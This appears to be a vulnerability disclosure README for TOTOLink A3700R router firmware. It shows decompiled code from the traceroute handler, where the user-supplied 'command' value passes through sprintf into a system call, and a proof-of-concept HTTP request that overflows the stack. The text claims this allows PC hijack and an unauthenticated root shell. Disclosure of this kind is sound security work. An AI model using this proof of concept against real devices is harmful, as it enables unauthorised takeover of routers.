

main ▾

...

vuln / TOTOLINK / A3700R / 8 / readme.md



Darry-lang1 Update readme.md

History

1 contributor



57 lines (38 sloc) | 2.43 KB

...

TOTOLink A3700R V9.1.2u.6134_B20201202 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.totolink.net/>
- Firmware download address : http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=69&ids=36

Product Information

TOTOLink A3700R V9.1.2u.6134_B20201202 router, the latest version of simulation overview:

编号	标题	版本	上传时间	下载
1	A3700R数据资料	Ver1.0	2021-08-10	📄
2	A3700R升级固件	V9.1.2u.6134_B20201202	2021-08-10	📄
3	A3700R说明书	Ver1.0	2022-03-10	📄

Vulnerability details

```
int __fastcall sub_422504(int a1)
{
    char *Var; // $s2
    char *v3; // $v0
    int v4; // $v0
    char v6[128]; // [sp+18h] [-80h] BYREF

    memset(v6, 0, sizeof(v6));
    Var = websGetVar(a1, "command", (int)"www.baidu.com");
    v3 = websGetVar(a1, "num", (int)&byte_43AFC8);
    v4 = atoi(v3);
    sprintf(v6, "traceroute -m %d %s>/var/log/traceRouteLog", v4, Var);
    doSystem(v6);
    setResponse(&word_43908C, "reserv");
    return 1;
}
```

var is formatted into v6 through sprintf function, and var is the value of command we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
```

Content-Length: 561
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache


```
{"topicurl": "setting/setTracerouteCfg","command":  
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```



The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.



Finally, you can write exp to get a stable root shell without authorization.